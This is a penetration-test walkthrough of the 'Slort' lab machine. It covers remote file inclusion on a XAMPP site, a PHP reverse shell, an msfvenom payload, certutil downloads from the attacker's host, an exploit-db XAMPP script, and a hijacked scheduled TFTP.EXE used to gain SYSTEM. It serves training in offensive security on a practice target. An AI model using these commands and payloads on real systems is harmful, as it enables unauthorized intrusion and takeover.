report

Report - Slort

- Author: Henry Post
- Target: Slort
- Target IP: 192.168.55.53
- Date: 04/22/2026

Executive Summary

This machine, `Slort`, was enumerated by `nmap` to have FTP, HTTP, and MySQL running.

The HTTP service was vulnerable to remote file inclusion and this was used to get a non-SYSTEM reverse shell.

From there, the file `C:\Backup\TFTP.EXE` was identified to be writeable by a non-admin user, and this was used to get SYSTEM level access.

Recommendations

1. Fix the remote file inclusion vulnerability on `http://slort:4443/site/index.php?page=http://192.168.49.55:80/test.php` immediately.
2. Do not allow non-admin users to write files to `C:\Backup` as it leads to privilege escalation.

Resources

- https://www.revshells.com/
- https://medium.com/@ryanchamruiyang/proving-grounds-slort-walkthrough-by-ryan-cham-455ba38ccc94

Recon

I ran an nmap scan that enumerated their ports:

```
nmap -sS -sV slort
```

port	service	notes
21	ftp	
135/139/445	smb	

port	service	notes
3306	mysql	
4443	http	XAMPP for Windows 7.4.6
8080	http	XAMPP for Windows 7.4.6

http://slort:4443/dashboard/phpinfo.php

I'm not sure what the entrypoint is, so I'm going to consult a guide.

https://medium.com/@ryanchamruiyang/proving-grounds-slort-walkthrough-by-ryan-cham-455ba38ccc94

Let's try `gobuster`.

```
gobuster dir -u http://slort:4443/ -w /usr/share/wordlists/dirb/common.txt --exclude-length 43264 -x php,txt,html
```

http://slort:4443/site/index.php?page=main.php

Found it. We can probably tamper the `page` parameter.

http://slort:4443/site/index.php?page=contact.php

Contact seems to have a form in it.

http://slort:4443/site/index.php?page=phpinfo.php

```
Warning: include(phpinfo.php): failed to open stream: No such file or directory in C:\xampp\htdocs\site\index.php on line 4

Warning: include(): Failed opening 'phpinfo.php' for inclusion (include_path='C:\xampp\php\PEAR') in C:\xampp\htdocs\site\index.php on line 4
```

Non-SYSTEM access

We can serve a PHP command injection file on an HTTP server. Let's start with a simpler test file.

```
//test.php:
```

```php
<?php

echo "<h1>Operating System Information</h1>";

// Get OS name
$os_name = php_uname('s');
echo "<p><b>OS Name:</b> " . htmlspecialchars($os_name) . "</p>";

// Get OS version
$os_version = php_uname('v');
echo "<p><b>OS Version:</b> " . htmlspecialchars($os_version) . "</p>";

// Get OS machine architecture (e.g., x86_64, i386)
$os_architecture = php_uname('m');
echo "<p><b>Architecture:</b> " . htmlspecialchars($os_architecture) . "
</p>";

// Get the full OS name including version and architecture
$full_os_name = php_uname('a');
echo "<p><b>Full OS Name:</b> " . htmlspecialchars($full_os_name) . "</p>";


//  More detailed information using getenv() (can be more platform-specific)

echo "<h2>Environment Variables</h2>";

echo "<p><b>HOSTNAME:</b> " . htmlspecialchars(getenv('HOSTNAME')) . "</p>";
echo "<p><b>OS:</b> " . htmlspecialchars(getenv('OS')) . "</p>";
echo "<p><b>PATH:</b> " . htmlspecialchars(getenv('PATH')) . "</p>";

//  Check for Windows specific variables
if (strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') {
    echo "<p><b>COMPUTERNAME:</b> " .
htmlspecialchars(getenv('COMPUTERNAME')) . "</p>";
    echo "<p><b>PROCESSOR_ARCHITECTURE:</b> " .
htmlspecialchars(getenv('PROCESSOR_ARCHITECTURE')) . "</p>";
}

// Check for Linux specific variables
elseif (strtoupper(substr(PHP_OS, 0, 5)) === 'LINUX') {
    echo "<p><b>DISTRO:</b> " . htmlspecialchars(shell_exec("lsb_release -
ds")) . "</p>"; // Requires lsb-release package on some distros.  Can use
other methods if needed.
}

?>
```


To serve:

```
ip a | grep 192 # get attacker ip - 192.168.49.55
python3 -m http.server 80
```


To get on victim:

```
http://slort:4443/site/index.php?page=http://192.168.49.55:80/test.php
```


It works.



Now, we need to host a reverse shell. Let's use https://www.revshells.com/ and pick "PHP Ivan Sincek". We also provide our attacker IP and port 135 as it's SMB, so it probably won't be firewall blocked.



Save to `shell.php`, start our listener:



And visit http://slort:4443/site/index.php?page=http://192.168.49.55:80/shell.php.

We get non-SYSTEM shell.

```
kali@kali: ~
Session  Actions  Edit  View  Help
kali@kali: ~   kali@kali: ~   kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 135
listening on [any] 135 ...
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.53] 50171
SOCKET: Shell has connected! PID: 4584
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\site>whoami
slort\rupert

C:\xampp\htdocs\site>hostname
slort

C:\xampp\htdocs\site>date
The current date is: Wed 04/22/2026
Enter the new date: (mm-dd-yy)


C:\xampp\htdocs\site>
```

SYSTEM access

Well, victim runs `XAMPP v7.4.6`, so...

```
searchsploit xampp
# XAMPP 7.4.3 - Local Privilege Escalation | windows/local/50337.ps1

searchsploit --path 50337

cp /usr/share/exploitdb/exploits/windows/local/50337.ps1 ./
```

```
50337.ps1
# Exploit Title: XAMPP 7.4.3 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Original Author: Maximilian Barz (@S1lkys)
# Date: 27/09/2021
# Vendor Homepage: https://www.apachefriends.org
# Version: XAMPP < 7.2.29, 7.3.x < 7.3.16 & 7.4.x < 7.4.4
# Tested on: Windows 10 + XAMPP 7.3.10
# References: https://github.com/S1lkys/CVE-2020-11107

$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
$replace = "C:\temp\msf.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
```

We need to get a `shell.exe` binary on our victim and also modify the payload.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.55 LPORT=80 -f exe -o
shell.exe
```

We now need to use `certutil.exe` to download the exploit in our existing rev shell.

```
certutil.exe -urlcache -f http://192.168.49.55:80/shell.exe
C:\xampp\shell.exe
```

And here's our edited exploit.

```
# Exploit Title: XAMPP 7.4.3 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Original Author: Maximilian Barz (@S1lkys)
# Date: 27/09/2021
# Vendor Homepage: https://www.apachefriends.org
# Version: XAMPP < 7.2.29, 7.3.x < 7.3.16 & 7.4.x < 7.4.4
# Tested on: Windows 10 + XAMPP 7.3.10
# References: https://github.com/S1lkys/CVE-2020-11107

$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
```

```
$replace = "C:\xampp\shell.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
```

We download this too.


```
certutil.exe -urlcache -f http://192.168.49.55:80/50337.ps1
C:\xampp\50337.ps1
```

We then kill our python webserver and start `nc`.

```
sudo nc -nvlp 80
```

Then we trigger the exploit from our non-privileged reverse shell.

```
powershell.exe C:\xampp\50337.ps1
```



We fail. We can't write that path as our current user.

Let's try WinPEAS.

```
# on attacker
wget https://github.com/peass-ng/PEASS-ng/releases/download/20260422-
9567fd62/winPEAS.bat

python3 -m http.server 80

# on victim rev shell
certutil.exe -urlcache -f http://192.168.49.55:80/winPEAS.bat
C:\xampp\winPEAS.bat

# to execute winPEAS.bat
C:\xampp\winPEAS.bat
```

We notice that...well, nothing interesting pops up.

Let's look at `C:/` ...

`C:\Backup` . Hmm.

```
Directory of C:\Backup

07/20/2020  07:08 AM    <DIR>          .
07/20/2020  07:08 AM    <DIR>          ..
06/12/2020  07:45 AM            11,304 backup.txt
06/12/2020  07:45 AM                73 info.txt
06/23/2020  07:49 PM            73,802 TFTP.EXE
               3 File(s)         85,179 bytes
               2 Dir(s)  28,610,179,072 bytes free
```

This could be our key.

```
C:\Backup>type info.txt

Run every 5 minutes:
C:\Backup\TFTP.EXE -i 192.168.234.57 get backup.txt
```

What if we overwrite `TFTP.EXE` with our payload and wait 5 minutes?

```
move TFTP.EXE TFTP2.EXE
```

It works. This is it. We can reuse our existing `msfvenom` payload we generated earlier.

```
# start python3 to serve exploit
sudo python3 -m http.server 80

# on victim non-SYSTEM rev shell, to download exploit
certutil.exe -urlcache -f http://192.168.49.55:80/shell.exe
C:\Backup\TFTP.EXE

# kill python3...

# start listener...
nc -nvlp 80

# wait up to 5 minutes...
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.49.55] from (UNKNOWN) [192.168.55.53] 50666
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
slort\administrator

C:\WINDOWS\system32>hostname
hostname
slort

C:\WINDOWS\system32>date
date
The current date is: Wed 04/22/2026
Enter the new date: (mm-dd-yy)


C:\WINDOWS\system32>
```

Got em.